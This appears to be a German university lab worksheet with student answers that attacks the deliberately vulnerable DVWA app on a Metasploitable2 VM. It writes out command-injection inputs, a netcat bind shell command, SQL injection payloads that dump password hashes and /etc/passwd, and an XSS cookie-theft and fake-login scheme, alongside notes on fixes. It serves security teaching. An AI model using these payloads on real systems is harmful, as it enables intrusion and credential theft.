

IS Praktikum Nr.2 Angriff auf Web-Anwendungen

In diesem Praktikum sollen Sie eine Webapplikation mit verschiedenen Methoden angreifen. Sie werden die Fehler des Programmierers sehen, und dann diese Schwachstelle ausnutzen.

Das Praktikum wird mit einer virtuellen Maschine und dem Hostrechnern durchgeführt. Dabei wird als Opfer **Metasploitable2** (ein frei verfügbares Linux-System) zum Einsatz kommen.

Konfigurieren der VMs

Öffnen Sie den VMware-Server. Stellen Sie bei der VM Metasploitable2 512 MB Arbeitsspeicher ein und wählen Sie als Netzwerk den Host-only Adapter (VMnet1).

Starten der VM

Starten Sie. **Metasploitable** und loggen Sie sich mit **msfadmin/msfadmin** ein.

Hinweis: Wenn die Maus im Fenster der VM gefangen ist, können Sie sie durch die Tastenkombination **Strg-Links Alt** wieder befreien.

Prüfen Sie die IP Adresse von Metasploitable mit dem Befehl **ifconfig** und tragen Sie sie unten ein.


Metasploitable: _____ 192.168.157.138 _____

Prüfen Sie nun die IP Adresse des VMnet1-Adapters des Host Rechners, gegebenenfalls müssen Sie sie aktivieren. Geben Sie dieser Schnittstelle eine IP Adresse aus dem Netz, in dem auch die VM **Metasploitable** ist.


Welche IP Adresse haben Sie gewählt? _____ 192.168.157.1 _____

Starten Sie nun auf dem Host Rechner den Internet Explorer und geben Sie dann als URL die IP Adresse von **Metasploitable** ein (hier im Beispiel ist es die IP Adresse 192.168.157.138).

Um die Konnektivität zu bestätigen pingen Sie die Rechner gegenseitig.



Es öffnet sich die Webseite ‚metasploitable2‘. Wählen Sie hier den Menüpunkt **DVWA** aus und loggen Sie sich mit **admin/password** ein.



The image shows the DVWA (Damn Vulnerable Web Application) login interface. At the top is the DVWA logo, which consists of the letters 'DVWA' in a bold, dark font, with a green and grey swoosh graphic to the right. Below the logo are two input fields: 'Username' and 'Password'. The 'Username' field contains the text 'admin'. The 'Password' field is filled with ten dots. Below these fields is a 'Login' button.

Hinweis: DVWA ist eine Webanwendung, die (zu Ausbildungszwecken) viele Fehler enthält. Es können unterschiedliche Sicherheitsstufen eingestellt werden. Davon sollen nun einige Fehler von Ihnen ausprobiert werden.

Auf Metasploitable können verschiedene Sicherheitsstufen eingestellt werden. Je niedriger die Sicherheitsstufe ist, desto anfälliger ist die Applikation gegen Angriffe.

Zuerst stellen Sie die Sicherheitsstufe von DVWA auf **low**. Klicken Sie dazu links im Menü auf **DVWA Security**. Wählen Sie als Sicherheitsstufe **low** aus und klicken Sie auf **Submit**. Die Sicherheitsstufe wird in der 3.Zeile nun als **low** angezeigt.



The image shows the 'Script Security' configuration page in DVWA. The title is 'Script Security'. Below the title, it says 'Security Level is currently low.' followed by 'You can set the security level to low, medium or high.' and 'The security level changes the vulnerability level of DVWA.' At the bottom, there is a dropdown menu with 'low' selected and a 'Submit' button.

Im ersten Beispiel soll die Schwachstelle Command Execution ausprobiert werden. Wählen Sie dazu links im Menü den Punkt *Command Execution* aus.

Durch diese Auswahl wird eine Schwachstelle bei der Eingabe von IP-Adressen ausgenutzt. Diese Schwachstelle ist oft in PHP basierten oder anderen Webanwendungen zu finden. Bei dieser Schwachstelle können Angreifer Systemlevel Befehle oder Programmaufrufe einfügen,

die dann anschließend ausgeführt werden. Das alles ist möglich, weil Benutzereingaben nicht geprüft werden. Dabei sollte heute jedem klar sein: **vertraue keinen Benutzereingaben!!**

Klicken Sie rechts unten auf **View Source**.



Es wird der Programmcode der Eingabeseite sichtbar.



Analysieren Sie diesen Programmcode.

Untersuchung:

Zuerst wird die IP-Adresse in die Variable **target** eingelesen (Request). Dann wird, je nach Betriebssystem (Windows oder Linux) der Pingbefehl mit der eingegebenen IP-Adresse aufgerufen. Dazu wird die **shell_exec**-Funktion verwendet, die alle übergebenen

Befehle als Systembefehl ausführt, je nach Betriebssystem mit unterschiedlichen Parametern, die aber die gleicher Wirkung haben.

Das Problem bei diesem Code ist, dass die (potentielle) IP-Adresse nicht geprüft wird. So können auch Programmaufrufe und Systembefehle eingegeben werden und werden dann durch *shell_exec* ebenfalls ausgeführt.

Wie diese Schwachstelle ausgenutzt werden kann, sollen Sie nun ausprobieren.

Schließen Sie das Fenster mit dem Programmcode. Geben Sie ins Eingabefenster die IP Adresse 127.0.0.1 ein und klicken Sie auf **submit**.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

Diese Eingabe ist so, wie sie der Programmierer erwartet hat (eine IP Adresse). Dementsprechend ist auch die Ausgabe.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.084 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.153 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.041/0.092/0.153/0.047 ms

Sie können es auch mit der IP Adresse des Host Rechners testen. Auch das sollte einwandfrei funktionieren.

Wenn aber mehr Informationen eingegeben werden, erhalten Sie mehr, als nur die Ausgabe des Pingprogramms. Dabei können weitere Befehle auf unterschiedliche Weisen angehängt werden. Z.B. kann ein weiterer Befehl nach einem Semikolon (;) oder auch nach einem logischen AND (&&) angefügt werden.

Da sich die Webseite auf einem Linuxsystem befindet, können Linuxbefehle eingegeben werden.

Hier einige Beispiele für Eingaben. Geben Sie die angegebenen Befehle ein und klicken Si auf den Submit-Button.

Tragen Sie die Ausgaben unten ein.

1. 127.0.0.1 && ls (Welche Dateien aus dem aktuellen Verzeichnis werden mit angezeigt?)

help
index.php
source

Welcher Befehl wurde jetzt insgesamt auf dem Opfer ausgeführt?

ping -c 3 192.168.1.44 && ls

2. 127.0.0.1 && whoami (Unter welchem Benutzer läuft die Webseite?)

www-data

3. 127.0.0.1 && pwd (Anzeigen des aktuellen Verzeichnisses)

/var/www/dvwa/vulnerabilities/exec

4. 127.0.0.1 && uname -a (Informationen zum verwendeten Linuxkernel)
Welche *Kernelversion* wird verwendet?

2.6.24-16

5. 127.0.0.1 && id (Mehr Informationen zum Account unter dem die Webseite läuft)
Welche *uid* hat der Account? 33

6. 127.0.0.1 && cat /etc/passwd (Anzeigen der eingetragenen Linuxbenutzer)
Welche *uid* hat der Benutzer msfadmin? 1000

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.000 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.000/0.018/0.030/0.014 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distcc:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Probieren Sie einfach einmal einige eigene Befehle aus.

- Ein Webseite mit LINUX-Befehlen finden Sie unter <http://www.ss64.com/bash/>

Suchen Sie den Speicherort der Datei **nc**.

Welchen Befehl geben Sie ein und welches Ergebnis finden Sie?

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.029/0.032/0.035/0.005 ms  
/bin/nc  
/etc/alternatives/nc  
/var/lib/dpkg/alternatives/nc
```

nc oder **netcat** ist ein Client/Serverprogramm, mit dem man Verbindungen zwischen 2 Geräten über TCP/IP herstellen kann um z.B. eine Kommandozeile zu erhalten, oder auch eine Datei zu übertragen. Suchen Sie im Internet weitere Anwendungen für das Programm netcat.

Mit Hilfe der vorhandenen Lücke sollen Sie nun versuchen, eine Kommandozeilenverbindung zwischen dem Host- und dem Opfer-Rechner herzustellen.

Dazu wird auf dem Opferrechner **netcat** mit einer Shell verbunden. Alle Daten, die **netcat** über die Netzchnittstelle empfängt, werden an das Shellprogramm weitergegeben. Alle Daten die vom Shellprogramm kommen, werden an die Netzchnittstelle weitergegeben.

Ein Shellprogramm auf Linux ist z.B. **bash**, das sich normalerweise im Verzeichnis **/bin** befindet. Auf dem Opferrechner soll nun netcat so gestartet werden, dass es auf dem Port 3333 auf Eingaben wartet und dann an **/bin/bash** weitergibt.

Der Befehl lautet: **netcat -v -e /bin/bash -l -p 3333**

Googlen Sie nach der Bedeutung der einzelnen Parameter und notieren Sie sie unten.

-v: Es werden mehr Daten ausgegeben
-e: Verbindung mit einem Programm
-l: listen – der Hörermodus
-p: verwendeter Port

Geben Sie diesen Befehl nun über das Ping-Eingabefenster an den Opferrechner. Wie lautet der gesamte Befehl?


Befehl: 127.0.0.1 && netcat -v -e /bin/bash -l -p 3333

Nun muss die Verbindung vom Host Rechner aus aufgebaut werden. Öffnen Sie dazu ein DOS-Fenster und wechseln Sie in das Verzeichnis **c:\ITForensik\Tools**.

Hier befindet sich das Tool nc (netcat) für Windows.

Geben Sie folgenden Befehl ein: nc -v **IP Adresse der Opferrechners** 3333

Nach kurzer Zeit sollte eine Bestätigung erscheinen, die die Verbindung mit der Maschine metasploitable bestätigt. Sie können nun Befehle eingeben. Versuchen Sie einige der Befehle aus, die Sie oben schon über das Webinterface eingegeben haben. *Haben Sie etwas Geduld, die Kommunikation kann am Anfang etwas langsam sein.*



```
C:\WINDOWS\system32\cmd.exe - nc -v 192.168.157.138 3333
C:\ITForensik\Tools>nc -v 192.168.157.138 3333
METASPLOITABLE [192.168.157.138] 3333 (?) open
whoami
www-data

pwd
/var/www/dvwa/vulnerabilities/exec

ls
help
index.php
source
```

Nun haben Sie eine Kommandozeilenverbindung zum Opfer und könnten weitere Angriffe starten. Das soll aber in diesem Praktikum nicht gezeigt werden. Beenden Sie die Verbindung mit CTRL-C im DOS-Fenster.

Bevor Sie eine weitere Schwachstelle untersuchen, schauen Sie sich einmal an, wie die *Command Execution* Schwachstelle behoben werden kann. Stellen Sie dazu *Metasploitable* unter **DVWA Security** die Script Security auf *high*. Vergleichen Sie anschließend die beiden Skripte (*low* und *high*). Recherchieren Sie, welche Funktionen die zusätzlich verwendeten PHP-Funktionen haben.

Sie sollen vielmehr eine weitere Angriffsart ausprobieren. Dazu wechseln Sie im Browser zum Punkt SQL Injection.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)


Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Wieder können Sie sich den Programmcode durch einen Klick auf den Button **View Source** rechts unten anzeigen lassen.



```
<?php

if(isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}

?>
```

Auf dieser Webseite können Sie die ID eines Benutzers eingeben und Sie erhalten den Vor- und Nachnamen. Dann wird eine SQL-Abfrage mit der eingegebenen ID zusammengebaut und an eine Datenbank übergeben.

Auch hier wird wieder, wie schon im letzten Beispiel, die Benutzereingabe ungeprüft an die Abfrage übergeben.

Wie lautet die vom Script gestellte Abfrage an die Datenbank (siehe Bild oben)?

SELECT first_name, last_name FROM users WHERE user_id = '\$id'');

Wie das ausgenutzt werden kann, werden Sie im Folgenden untersuchen.

Geben Sie einmal einige IDs ein.

Vulnerability: SQL Injection

User ID:


```
ID: 1
First name: admin
Surname: admin
```

Wie viele Benutzer sind in der DB (es handelt sich um eine MySQL-DB) gespeichert? 5

Welche Abfrage wurde an die Datenbank gestellt?

SELECT first_name, last_name FROM users WHERE user_id ='1';

Für alle Vor- und Nachnamen, bei denen die Abfrage den logischen Wert „wahr“ annimmt, werden die Daten aus der DB ausgelesen und dann vom weiteren Programm angezeigt. Wenn ich es schaffe, die Eingabe so zu erweitern, dass für alle Namen der Ausdruck „wahr“ wird, werden auch alle vorhandenen Namen ausgegeben.

Durch die Eingabe von `'or 1=1#` sieht die gesamte Abfrage folgendermaßen aus:

SELECT first_name, last_name FROM users WHERE user_id =' or 1=1#';

Durch die Eingabe von # wird die Gesamtabfrage für MySQL beendet, da die folgenden Zeichen werden als Kommentar gesehen werden. Somit lautet die verarbeitete Eingabe:

SELECT first_name, last_name FROM users WHERE user_id =' or 1=1

Das bedeutet: Entweder haben Vor- und Nachname keine ID oder 1 ist gleich 1. Der zweite Teil ist immer wahr. Daher ist die Gesamtaussage immer wahr (ODER-Verknüpfung).

Geben Sie dies einmal ein, welches Ergebnis erhalten Sie?

User ID:


```
ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith
```

Antwort: **Es werden alle Elemente ausgegeben.**

Nachdem das Prinzip nun klar ist, ist nur noch eine gute Kenntnis der SQL-Syntax notwendig, um sehr viele Informationen aus dem System zu ziehen. Im Folgenden einige Beispiele:

1. Mit dem Befehl *order by* kann die Sortierung in Abhängigkeit der Tabellenspalte vorgenommen werden. Auf diese Weise kann festgestellt werden, wie viele Spalte eine Tabelle hat. Wird der Spaltenparameter zu groß gewählt, erscheint eine Fehlermeldung.

Verwenden Sie den Befehl `1' order by 1#`
Wie viele Spalten hat die Tabelle?

Antwort: **2**

```
Unknown column '3' in 'order clause'
```

Geben Sie einmal die ganze Tabelle, einmal nach Spalte 1 und einmal nach Spalte 2 geordnet, mit 2 Befehlen aus.

Welche Befehle verwenden Sie?

1. Befehl: `1' or 1=1 order by 1 #`

```
ID: 1' or 1=1 order by 1 #  
First name: admin  
Surname: admin  
  
ID: 1' or 1=1 order by 1 #  
First name: Bob  
Surname: Smith  
  
ID: 1' or 1=1 order by 1 #  
First name: Gordon  
Surname: Brown  
  
ID: 1' or 1=1 order by 1 #  
First name: Hack  
Surname: Me  
  
ID: 1' or 1=1 order by 1 #  
First name: Pablo  
Surname: Picasso
```

2. Befehl: `1' or 1=1 order by 2 #`

```
ID: 1' or 1=1 order by 2 #
First name: admin
Surname: admin

ID: 1' or 1=1 order by 2 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 order by 2 #
First name: Hack
Surname: Me

ID: 1' or 1=1 order by 2 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 order by 2 #
First name: Bob
Surname: Smith
```

2. Mit dem **union** Befehl können Daten aus mehreren Tabellen verarbeitet werden. So kann mit dem folgenden Befehl der Name der verwendeten Datenbank und die Version des Datenbankservers angezeigt.

Befehl: **' and 1=1 union select database(),version() #**

Welche Daten werden ausgegeben? Dvwa, 5.0.51a-3ubuntu5

3. Geben Sie folgenden Befehl ein: **' and 1=1 union select current_user(),user() #**

Welche Daten liefert dieser Befehl? Führen Sie eine Recherche durch.

```
ID: ' and 1=1 union select user(), current_user() #
First name: root@localhost
Surname: root@%
```

Gibt die Kombination aus Benutzer- und Hostnamen für das MySQL-Konto zurück, das der Server zur Authentifizierung des aktuellen Clients verwendet hat.

4. Auf diese Weise können auch Dateien angezeigt werden. Der Befehl lautet **' union SELECT 1, load_file('/etc/passwd') #**
5. Aber auch Username und Passwort (gehascht) aus einer Tabelle können ausgelesen werden. Der Befehl lautet: **' union select user, password FROM users #**

```

ID: ' union select user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

Zuletzt sollen Sie die Schwachstelle XSS untersuchen. An dieser Stelle finden Sie keine Beschreibung, was XSS ist, wie die Schwachstelle entsteht und was damit gemacht werden kann.

Recherchieren Sie über XSS, wählen Sie anschließend **XSS stored** bei **Metasploitable 2** aus und demonstrieren Sie, warum die Schwachstelle entsteht (View Code) und wie sie auszunutzen ist (Beispieleingabe).

Beantworten Sie die folgenden Fragen:


1. Was ist der Unterschied zwischen **XSS stored** und **XSS reflected**?

- Stored XSS wird abgespeichert und ist persistent -> 1 Angriff ist lange wirksam
- Reflected XSS wird nicht abgespeichert, nach dem Angriff normale Funktionalität

2. Was möchte der Angreifer erreichen, nennen Sie einige Ziele?

- Einstellungen ändern
- Cookies stehlen
- Falsche Werbung machen
- Ein Form Token stehlen, um CSRF einfacher zu machen

3. Wie läuft ein XSS-Angriff schematisch ab?



4. Wie kann ein Angreifer Cookies stehlen?

Cookies stehlen bei einer XSS Schwachstelle ist sehr einfach.

Wir benötigen dazu

- PHP Script
- Javascript-Code, der den Cookie stiehlt und an uns sendet
- Einen eigenen Webserver

Eine Attacke läuft praktisch immer nach dem gleichen Schema ab: Der Angreifer setzt auf einem Server beispielsweise ein PHP-Skript auf, das dem Sammeln von Cookies dient. Danach leitet er das Opfer via XSS-Attacke auf diese Seite um, speichert das Cookie der fremden Domain, und leitet dann wieder auf die Originalseite um. Das Ganze braucht nur wenige Zeilen PHP und noch weniger Zeilen Javascript, wobei Javascript via "*document.cookie*" den eigentlichen Zugriff auf die Cookies-Datei erlaubt.

a. Wie kann ein Cookieklau einfach verhindert werden?

Da diese Attacke so verbreitet ist, und XSS-Panfällige Programmierfehler immer wieder auftreten, wurde vor einigen Jahren das "HttpOnly"-Flag eingeführt. Ist dieses für ein Cookie gesetzt, so kann clientseitig kein Skript mehr auf das Cookie zugreifen. Damit ist der beschriebene Cookie-Diebstahl per "*document.cookie*" Viele Browser wie Mozilla Firefox, Chrome oder Opera unterstützen "HttpOnly".

5. Kopieren Sie den Inhalt der Datei *XSS-Login.txt* (auf dem Ili-Server) in das Eingabefenster von **XSS reflected** bei DVWA.

Was geschieht in diesem Fall? Es wird ein neues Loginfenster erzeugt.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

Bitte erneut einloggen

Benutzername:

Password:

Mit welchem Benutzer können Sie sich einloggen? xSS

Was ist mit dem Passwort? **Das Passwort lautet FHAC**

Komentieren Sie die Auswirkung. Welchen Einsatzfall können Sie sich für dieses Szenario vorstellen?

Bei einer Seite, bei der man sich schon eingeloggt hat, könnte auf diese Weise erneut Benutzername und Passwort abgefragt (und dann geklaut) werden.

Schauen Sie sich an, wie die *SQL-Injection* Schwachstelle behoben werden kann. Stellen Sie dazu *Metasploitable* unter **DVWA Security** die Script Security auf *high*. Vergleichen Sie anschließend die beiden Skripte (low und high). Recherchieren Sie, welche Funktionen die zusätzlich verwendeten PHP-Funktionen haben.